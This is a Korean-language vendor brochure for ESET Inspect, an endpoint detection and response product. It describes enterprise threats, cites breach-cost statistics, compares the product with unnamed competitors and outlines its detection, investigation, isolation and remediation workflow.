Digital Security
Progress. Protected.

ESET INSPECT

EDR(엔드포인트 탐지 및 대응 솔루션)

기업 보안의 위협

공격자는 퍼스트 무버의 이점을 누림

즉시 공격하든, 공격 시기를 기다리든 관계 없이 공격자는 항상 우위에 있습니다. 예방에 대한 대규모 방어 투자에도 불구하고 침해 사고는 그 어느 때보다 더 오래 숨겨져 있고 억제하는 데 더 오랜 시간이 걸리므로 조직에 중대한 문제를 초래합니다.

조직 가시성

내부자 위협 및 피싱 공격은 주요기업의 문제입니다. 피싱 공격은 많은 표적을 대상으로 하기 때문에 기업을 대상으로 하는 경우가 많습니다. 단 한 명의 직원이라도 피싱 링크를 클릭하거나 파일을 열면 전체 비즈니스를 손상시킬 가능성이 높습니다. 내부자에 의한 공격은 기업에 대한 또 다른 위협입니다. 많은 수의 직원 중 한 명이 회사의 이익에 반하는 일을 할 가능성이 높기 때문입니다.


지능형 지속적 위협(APT) 및 표적 공격

오늘날 대부분의 기업은 네트워크에서 며칠 또는 몇 달 동안 탐지되지 않을 수 있는 최신 공격에 대비하지 못하는 경우가 많기 때문에 APT를 발견하는 것은 매우 중요합니다.

데이터 침해

기업은 데이터 침해가 발생했음을 식별해야 할 뿐만 아니라 이를 억제하고 해결해야 합니다. 대부분의 기업은 이러한 유형에 대해 본격적인 조사를 수행할 준비가 되어 있지 않으며 일반적으로 외부 업체로부터 지원을 받습니다. 현 시점에서 조직은 새로운 위협, 위험한 직원의 행동 및 원치 않는 애플리케이션이 회사의 이익과 명성을 위험에 빠뜨리지 않도록 컴퓨터에 대한 가시성을 높여야 합니다.

보안에 대한 투자 비율




공격 진행 시간

1 ~ 5 시간: 15%
5 ~ 10 시간: 20%
10 ~ 15 시간: 19%
15 시간 이상: 46%


결과

평균 침해 비용: $3.92M
직원 1인당 (SMB): $3,533
침해 기록 당 비용: $150

공격을 식별하는 평균 시간(일):



위반이 유지되는 평균 시간(일):



출처:

- Ponemon (March 2018): Third Annual Study on the Cyber Resilient Organization
- 2018 Nuix Black Report
- Ponemon: 2019 Cost of a Data Breach Study

EDR의 기본 구조

탐지

이상 징후 발견

가시성

무엇이 영향 받는지

언제 발생했는지

어떻게 발생했는지

대응

차단

제거

ESET Inspect 특장점

	ESET Inspect	경쟁사 EDR
사용 용이성	간편함 – 워크플로우에 중점	어려움
공격 지표	행위 및 평판 결합	간단한 IoC 피드
위협 사냥	“건초 더미에서 바늘 찾기” - 정상 이벤트 필터링	알려진 불량 IoC 검색
투명성	대상이 불량으로 강조 표시되는 이유를 이해하기 쉬움	점수에 대한 추론 없음 (예: 기계 학습)
개방성	회사의 다양한 자산에 대한 탐지를 조정하는 기능	모든 자산 및 사용자에 대해 동일한 감지 방법
탐지	ESET 보안 레이어의 전체 스택	단일 레이어, IoC 또는 다중 스캔
파일리스 공격	실행 파일 + 스크립트, 익스플로잇, 루트킷, 펌웨어, 네트워크 공격	실행 파일을 목표로 함
구축	온프레미스, 클라우드에 배포 가능	클라우드 전용 버전

ESET Inspect의 동작 개념

모니터링 및 식별

엔드포인트의 활동을 감시하고 이상징후, 정책 위반 또는 외부 피드의 손상 지표를 검증하여 보안 사고를 탐지

조사

발생한 기술적 변경 사항 및 비즈니스에 대한 영향을 확인할 수 있는 이벤트의 타임라인 포함


차단

추가 감염을 방지할 수 있도록 네트워크 격리를 통해 엔드포인트의 인시던트를 억제


치료 및 복구

악성 프로세스 종료 및 또다른 벡터를 통한 재침투를 감시


ESET Inspect를 이용한 침해사고 대응 순서



